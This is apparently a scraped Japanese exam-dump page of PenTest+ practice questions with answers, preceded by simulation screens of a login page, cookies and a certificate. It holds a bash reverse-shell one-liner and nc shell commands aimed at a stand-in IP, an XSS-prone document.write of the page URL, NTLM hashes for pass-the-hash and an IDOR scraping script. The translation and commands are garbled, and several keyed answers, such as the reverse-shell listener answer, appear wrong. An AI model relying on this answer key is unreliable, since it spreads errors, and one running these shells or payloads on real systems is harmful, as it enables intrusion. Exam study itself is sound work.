


Secure System

Show QuestionReset All Answer

https://comptia.org/login.aspx#remediatesource

```
6 <meta
7 content="c 2RmZGZnaHNzZmtqbGdoc 2Rma2pnaGRzZmpoZGZvaWQaGRmc 29pYmp3ZxJndWVdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHhmc 291Ymdoe 3d5ZG11Z22i
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmlaH2ab3NhZGJua2N4dnZ1aWdia3NgYWVqa2JmbG11Y3Z222JqbGFzZWJmaXVhZGZidmxiampmbGhk c 3VmZyBuc 2pyZ2hzZHFvmaG
9 d1d3NmZ2hqZHNmZmJ1c 2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53c nVmYnZ1ZXJ2==" name="c:rf-token" />
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="c:url value='main.do/'>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



Secure System

https://comptia.org/login.aspx#viewcookies

Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1b0ckts2ewvqv4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370.12xAccount%20Type=Net%20Definedx1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmcs=organic utmcl...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6fff51c1508266964115082660191508266964.81H347...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	.	comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Flag for Review Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bckitse2ewvqw4bdcby3v	www.com...	/	Session	41	☐	☐	☐
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	comptia.o...	/	Session	14	☐	☐	☐ delete
__utms	1	comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmz	36104370.2.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
_sp_id.0767	4a84866c-9ff51e-1508266963.1.1508268019.1508266964.61f347...	comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
		comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Secure System

https://comptia.org/login.aspx#remediatecert

Flag for Review Show Question Reset All Answers

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to: 7/ 19/ 2018

[Install Certificate...](#) [Issuer Statement](#)

[Learn more about certificates](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

?

Step 2

?


Step 3

?

Step 4

?

Answer:



最新問題: 76

展示ボタンをクリックします。



ペネトレーションテスターは、ネットワーク管理者がテスターにネットワークで問題を引き起こしているパケットサンプルを示したときに評価を実行しています。テスターは次のどのタイプの攻撃を停止する必要がありますか？

- A. DNSキャッシュポイズニング
- B. ARPスプーフィング
- C. SMTPリレー
- D. SNMPブルートフォーシング

Answer: ([解答を表示する](#))

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w**特別割引コード: **Freepdfdumps**)

最新問題: 77

クライアントのシステム管理者が侵入テスターにレポートのコピーを要求しますが、システム管理者は連絡先または署名者としてリストされていません。

次のうち、侵入テスターの最善の行動方針はどれですか？

- A. システム管理者が修正の実装を担当するため、レポートを送信します。

- B. 承認のために連絡先/署名者にリクエストを転送します。
- C. レポートを送信し、連絡先/署名者のカーボンコピーを確認してください。
- D. レポートを提供するには適切な承認が必要であることをシステム管理者に返信して説明します。

Answer: D ([メッセージを残す](#))

最新問題: 78

ターゲットの外部ドメインでパッシブ偵察を実行するのに最適なのは次のうちどれですか？

- A. ピーチ
- B. CeWL
- C. OpenVAS
- D. 正段

Answer: D ([メッセージを残す](#))

説明/参照 <https://www.securitysift.com/passive-reconnaissance/>

最新問題: 79

ペネトレーションテスターは、コンピュータで次のNmapスキャンを実行しました

```
nmap -sV 192.168.1.5
```

組織は、環境からTelnetを無効にしたと述べました。ただし、Nmapスキャンの結果では、ポート22が閉じており、ポート23がSSHに対して開いていることが示されています。

- A. サービスは非標準ポートで実行されています。
- B. Nmapの結果には、ポート23の誤検知が含まれています。
- C. 組織はTelnetを無効にできませんでした。
- D. ポート22がフィルタリングされました。

Answer: C ([メッセージを残す](#))

最新問題: 80

ペネトレーションテスターは、SQLインジェクションコマンドをテキストボックスに入力して、データベースのインフォメーションストアにアクセスすることができました。脆弱性を軽減するための最良の推奨事項は次のうちどれですか？

- A. ホストベースの侵入検知をインストールします
- B. ログインに使用される資格情報をランダム化します
- C. 入力の正規化を実装します
- D. システム強化を実行します

Answer: C ([メッセージを残す](#))

最新問題: 81

エンゲージメント中に、機密性の高いPIIの抽出を可能にする、安全でない直接オブジェクト参照の脆弱性が発見されました。テスターは、1から1000までの識別子を持つWebアプリケーションから情報を抽出して抽出する必要があります。次のスクリプトを実行すると、エラーが発生します。

```
#usr/bin/python
import requests
url = "https://www.comptia.org?id="
for i in range(1, 1001):
    url += i
    req = requests.get(url)
    if req.status_code == 200:
        print(req.text)
```

次のコード行のどれが問題を引き起こしていますか？

- A. url += i
- B. req = requests.get (url)
- C. url = "https://www.comptia.org?id="
- D. req.status == 200の場合：

Answer: ([解答を表示する](#))

最新問題: 82

ペネトレーションテスターは、IPアドレスのリストを含む会社提供のテキストファイルを使用して、NmapでOSフィンガーリングを実行するように依頼されました。このスキャンを実行するために必要なものは次のうちどれですか？ 2つ選択してください。）

- A. -O
- B. -iL
- C. -V
- D. -sS
- E. oN
- F. -oX

Answer: ([解答を表示する](#))

説明/参照：

参照<https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts#six-scan-hosts-and-ip-addresses-reading-from-a-text-file>

最新問題: 83

ペネトレーションテスターはWindowsホストを悪用し、ハッシュをダンプします。ペネトレーションテスターがハッシュパス攻撃を実行するために使用できるハッシュは次のうちどれですか。

A)

```
Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab
```

B)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:dfc312aeed123
```

C)

```
Administrator:$NTLM$1122334455667788$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEBD70233:::~::~:
```

D)

```
Administrator:$NTLMv2$NTLMV2WORKGROUP$1122334455667788$07659A550D5E9D02996DFD95C87EC1D5$0101000000000000006CF6385B74CA01B3610B02D99732DD000000000200120
```

- A. オプションD
- B. オプションC

C. オプションA

D. オプションB

Answer: A ([メッセージを残す](#))

最新問題: 84

クライアントは、ペネトレーションテスターに1週間のエンゲージメント中にスキャンする/8のネットワーク範囲を提供します。次のツールのうち、このタスクをすばやく完了するのに最適なのはどれですか？

A. Nmap

B. マススキャン

C. ユニコーンスキャン

D. 怒っているIPスキャナー

Answer: B ([メッセージを残す](#))

最新問題: 85

セキュリティチームがファイアウォールベンダーを切り替えています。セキュリティディレクターは、アーキテクチャの大幅な変更後にテストを実行するための要件を満たすために、侵入テストの範囲を設定したいと考えています。プロジェクトに取り組むための最良の方法は次のうちどれですか？

A. 検出スキャンを実行して、ネットワークの変更を識別します。

B. ファイアウォールの構成を確認した後、読み取りチームによる標的型攻撃を行います。

C. レッドチームでネットワーク資産を評価するための目標ベースのアプローチに焦点を当てます。

D. 公開されているファイアウォールDoSの脆弱性に焦点を当てて、侵入テストアプローチを設計します。

Answer: C ([メッセージを残す](#))

最新問題: 86

ペネトレーションテスターは、いくつかの多数のポートがパブリックWebサーバーでリッスンしていることを確認します。ただし、システム所有者は、アプリケーションがポート443のみを使用すると言います。次のうちどれをお勧めしますか？

A. Webアプリケーションファイアウォールを実装する

B. 不要なサービスを無効にします。

C. ポート443を特定のIPアドレスにフィルターします

D. アプリケーションを別のポートに移行します

Answer: ([解答を表示する](#))

最新問題: 87

ある会社が次のような報告を受けました

内部ネットワーク上で、侵入テスターはネットワーク上でSMBブロードキャストされたユーザーIDとパスワード情報を正常にキャプチャし、この情報をデコードすることができました。これにより、侵入テスターは自分のコンピューターをABCドメインに参加させることができました。報告された調査結果'？ 2つ選択)

A. 「ネットワーク通信にデジタル署名する」を「常に」に設定する

B. ドメインユーザーからドメインコンピューターをネットワークに参加させる機能を削除します

C. スケジュールタスクサービスを自動から無効に設定します

- D. netlogonサービスを自動から無効に設定します
- E. ドメインに参加しているマシンを監視するためのSIEMアラートを設定します
- F. ネットワークレベルの認証を有効にする

Answer: B,F ([メッセージを残す](#))

最新問題: 88

セキュリティ評価者は、Windowsアプリケーションへの取り込み中に解析機能のセキュリティをテストするために、特殊なXMLファイルを作成しようとしています。

アプリケーションのテストを開始する前に、評価者が組織に要求する必要があるのは次のうちどれですか？

- A. サンプルSOAPメッセージ
- B. プロトコルファジングユーティリティ
- C. 該当するXSDファイル
- D. RESTAPIドキュメント

Answer: C ([メッセージを残す](#))

最新問題: 89

テスターは、ターゲットシステムで次のコマンドを実行する予定です。

```
bash -i> &/dev/tcp/10.2.4.6/443 0>&1
```

前のコマンドを成功させるために、テスターのLinuxシステムで実行する必要がある追加のコマンドは次のうちどれですか？

- A. nc -nlvp 443
- B. nc10.2.4.6。443
- C. nc -w3 10.2.4.6 443
- D. nc -e / bin / sh10.2.4.6。443

Answer: D ([メッセージを残す](#))

説明/参照：

最新問題: 90

ペネトレーションテスターは、インフラストラクチャの側面を完了した後、対象企業のスタッフに対してOSINTを実行する必要があります。ペネトレーションテスターが取るべき最善のステップは次のうちどれですか？

- A. ソーシャルネットワーキングサイトなどのスタッフに関する情報をインターネットで検索します。
- B. 会社に電話し、ソーシャルエンジニアリング技術を使用してスタッフ情報を取得します。
- C. なりすましメールをスタッフに送信して、スタッフが機密情報で応答するかどうかを確認します。
- D. クライアントを訪問し、なりすましを使用してスタッフから情報を入手します。

Answer: ([解答を表示する](#))

最新問題: 91

次のアクションのうち、スクリプトキディの脅威アクターに最もよく一致するものはどれですか？

- A. ネットワーク図を調べて横方向の動きを実行します。
- B. データベースからクレジットカードを盗み、ディープウェブで販売します。
- C. 企業ネットワークへのアクセスを維持するためにルートキットをインストールします。

D. 報復を求めて会社のウェブサイトを改ざんします。

Answer: ([解答を表示する](#))

説明/参照 :<https://www.skyetechnologies.com/2020/08/20/meet-the-threat-actors-part-1-script-kiddies/>

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w** 特別割引コード: **Freepdfdumps**)

最新問題: **92**

ペネトレーションテスターはLinuxを実行しているローカルマシンにアクセスできますが、アカウントの権限は制限されています。テスターが特権昇格に最適に使用できるファイルの種類は次のうちどれですか？

- A. 間違ったACLルールが構成されたファイル
- B. 権限4xxxのファイル
- C. /rootディレクトリに保存されているファイル
- D. /usr/binに格納されているバイナリ

Answer: ([解答を表示する](#))

最新問題: **93**

最高経営責任者 (CEO) から最高財務責任者 (CFO) に送信される電子メールには、新しいベンダーへの支払いには電信送金が必要であると記載されています。どちらもベンダーを認識しておらず、CEOは電子メールの送信を拒否しています。この攻撃で使用された動機は次のうちどれですか？

- A. 恐怖の原則
- B. 権威の原則
- C. 希少性の原則
- D. 類似性の原則
- E. 社会的証明の原則

Answer: B ([メッセージを残す](#))

説明/参照 :

最新問題: **94**

enum4linuxを使用してActiveDirectoryドメインコントローラー上のユーザーを正常に列挙した後、侵入テスターはパスワード推測攻撃を実行したいと考えています。以下の出力が与えられます。

```
enum4linux_output.txt:
Starting enum4linux v0.8.2 ( https://labe.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 5 11:36:22 2018

---- Users on 192.168.2.55 ----
index: 0x1 RID: 0x1f4 acb: 0x210 Account: Administrator Name: Built-in account for administering the computer/domain
index 0x2 RID: 0x3ee acb: 0x10 Account: test Name: test Desc:
index 0x3 RID: 0x3ed acb: 0x215 Account: Guest Name: Guest Desc: Built-in account for guest access to the computer/domain
index 0x4: RID: 0x1f5 acb: 0x214 Account: Test User Name: Test User Account: Desc:

user:[Administrator] rid:[0x1f4]
user:[test] rid:[0x3ee]
user:[Guest] rid:[0x3ed]
user:[Test_User] rid:[0x1f5]
```

攻撃を行う前に、上記の出力からユーザー名を抽出するために使用できるのは次のうちどれですか？

- A. `cut -d : -f2 enum4linux_output.txt | awk '{print $2}'`私は-をカットしました -f1> usernames.txt
- B. `grep -i ridv<enum4linux_output.txt | cut -d : -f2 | cut -d ] -f1`>ユーザー名.TXT
- C. `cat enum4linux_output.txt > grep -v user | sed 's / \ [ / ' | sed 's / \ ] / ' 2 > usernames.txt`
- D. `grep user enum4linux_output.txt | awk '{print $ 1}' | cut -d [ -f2 | cut -d ] -f1 > username.txt`

Answer: (解答を表示する)

最新問題: 95

ペネトレーションテスターは、アプリケーションがインターネットに直接接続されたアプリケーションで基本認証のみを利用していると報告します。

次のうち、最良の修復戦略はどれですか？

- A. 通信チャンネルを暗号化します。
- B. HTTP StrictTransportSecurityを有効にします。
- C. 安全なCookieフラグを有効にします。
- D. 無効なユーザー入力をサニタイズします。

Answer: B (メッセージを残す)

最新問題: 96

ペネトレーションテスターは、別のネットワーク上の新しいLinuxデバイスへのピボットを実行しました。テスターは次のコマンドを書き込みます。

```
for m in {1..254..1}; do ping -c 1 192.168.101. $ m; 終わり
```

このコマンドを実行した結果を最もよく表しているのは次のうちどれですか？

- A. ポートスキャン
- B. サービス拒否
- C. サービスの列挙
- D. ライブホストID

Answer: D (メッセージを残す)

